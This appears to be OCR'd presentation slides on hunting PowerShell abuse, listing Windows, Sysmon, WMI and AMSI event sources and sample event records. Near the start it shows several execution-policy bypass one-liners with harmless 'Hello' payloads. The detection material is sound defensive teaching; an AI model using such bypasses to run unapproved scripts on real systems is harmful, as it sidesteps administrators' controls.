
What is the PowerShell Execution Policy?

The PowerShell execution policy is the setting that determines which type of PowerShell scripts (if any) can be run on the system. By default it is set to "Restricted", which basically means none. However, it's important to understand that the setting was never meant to be a security control. Instead, it was intended to prevent administrators from shooting themselves in the foot. That's why there are so many options for working around it. Including a few that Microsoft has provided. For more information on the execution policy settings and other default security controls in PowerShell I suggest reading Carlos Perez's blog. He provides a nice overview.

https://blog.netspi.com/15-ways-to-bypass-the-powershell-execution-policy/


```
Get-Content .\script.ps1 | powershell.exe –noprofile –

type .\script.ps1 | powershell.exe –noprofile –

powershell -command "Write-Host Hello from PowerShell!!!'"

Invoke-Command –scriptblock {Write-Host Hello from PowerShell!!!'}

Get-Content .\script.ps1 | Invoke-Expression

Set-ExecutionPolicy Bypass -Scope Process

powershell -ExecutionPolicy Bypass -File .runme.ps1
```

Event sources for detection of PowerShell abuses




Event Sources to hunt for PowerShell Abuses
EDR
EID 5861
EID 5858
Windows WMI logging (Microsoft-Windows-WMI-Activity/Operational event log)
EID 4104
EID 4103
Script Block / Module Logging (Microsoft-Windows-PowerShell/Operational event log)
Transcription Logging
PowerShell ConsoleHost_history. txt
EPP (AV) detects log
Behavior detects on PowerShell processes
Signature/heuristic detects on PowerShell scripts
Signature/heuristic detects on PowerShell scripts bodies, received via AMSI
Signature/heuristic detects on ConsoleHost_history.txt files
Windows Security Event Log
EID 4688 with command lines (Process Creation)
EID 4698 (Scheduled Task Creation)
EID 4702 (Scheduled Task Modification)
Windows System Event Log
EID 7045 (Service Creation)
PowerShell Engine state logging
EID 400
Sysmon/EDR
Process creation events
DLL loading events
Inter-process communication events (memory access, remote threads creation)
Process network activity events
Registry keys modification events
File creation/modification events
Antimalware Scan Interface (AMSI/Operational event log)

Events for detection of PowerShell abuses
Process monitoring, command line parameters


Event Properties - Event 4688, Microsoft Windows security auditing.
General
Details

Windows Event 4688 with command line audit enabled

```
A new process has been created.

Creator Subject:
        Security ID:            SHOCKWAVE\dadmin
        Account Name:           dadmin
        Account Domain:         SHOCKWAVE
        Logon ID:               0x68312

Target Subject:
        Security ID:            NULL SID
        Account Name:           -
        Account Domain:         -
        Logon ID:               0x0

Process Information:
        New Process ID:         0x151c
        New Process Name:       C:\Windows\System32\WindowsPowerShell\v1.0
\powershell.exe
        Token Elevation Type:   %%1937
        Mandatory Label:        Mandatory Label\High Mandatory Level
        Creator Process ID:     0x1d20
        Creator Process Name:   C:\Windows\System32\cmd.exe
        Process Command Line:   powershell.exe  Write-Host "Hello from PowerShell!!!"
```




Sysmon Event 1

```
Process Create:
RuleName:
UtcTime: 2019-06-15 05:36:22.397
ProcessGuid: {fc146444-83d6-5d04-0000-00101d145a01}
ProcessId: 5404
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
FileVersion: 10.0.17134.1 (WinBuild.160101.0800)
Description: Windows PowerShell
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
CommandLine: powershell.exe  Write-Host "Hello from PowerShell!!!"
CurrentDirectory: C:\Windows\system32\
User: SHOCKWAVE\dadmin
LogonGuid: {fc146444-3caf-5d01-0000-002012830600}
LogonId: 0x68312
TerminalSessionId: 1
IntegrityLevel: High
Hashes: MD5=95000560239032BC68B4C2FDFCDEF913,SHA256
=D3F8FADE829D2B7BD596C4504A6DAE5C034E789B6A3DEFBE013BDA7D14466677
ParentProcessGuid: {fc146444-4462-5d01-0000-0010c327d400}
ParentProcessId: 7456
ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: "C:\Windows\system32\cmd.exe"
```

Events for detection of PowerShell abuses
Command line parameters. PowerShell engine log

Event 400 in the "Windows PowerShell" log is generated by default whenever the PowerShell starts. It doesn't require any special audit configuration.

Since PowerShell 5.0 HostApplication filed of this event contains command line.




```
Engine state is changed from None to Available.

Details:
        NewEngineState=Available
        PreviousEngineState=None

        SequenceNumber=13

        HostName=ConsoleHost
        HostVersion=5.1.17134.407
        HostId=80c70f60-7ea5-4c2c-9630-b638837d46cb
        HostApplication=powershell.exe Write-Host Hello from PowerShell!!!
        EngineVersion=5.1.17134.407
        RunspaceId=35743a8e-93db-4462-9f67-686054163560
        PipelineId=
        CommandName=
        CommandType=
        ScriptName=
        CommandPath=
        CommandLine=
```

Events for detection of PowerShell abuses
Command line parameters. Services / scheduled tasks

Event 7045 (service installation) from System event log is generated by default without any specific audit configuration.

Event 4698 (scheduled task creation) from Security event log requires audit configuration.




Event Properties - Event 4698, Microsoft Windows security auditing.

General | Details

```
    <Priority>7</Priority>
  </Settings>
  <Actions Context="Author">
    <Exec>
      <Command>powershell.exe</Command>
      <Arguments>Write-Host "Hello from PowerShell!!!"</Arguments>
    </Exec>
  </Actions>
</Task>
```

Log Name: Security



Event Properties - Event 7045, Service Control Manager

General | Details


```
A service was installed in the system.

Service Name:  test3
Service File Name:  powershell.exe Write-Host "Hello from PowerShell!!!"
Service Type:  user mode service
Service Start Type:  demand start
Service Account:  LocalSystem
```

Log Name: System

Events for detection of PowerShell abuses Command line parameters. WMI consumers

OFF ONE 2019

Event 5861 from Microsoft-Windows-WMI-Activity/Operational is generated by default since Windows 10 RS4 when event to consumer binding is created.

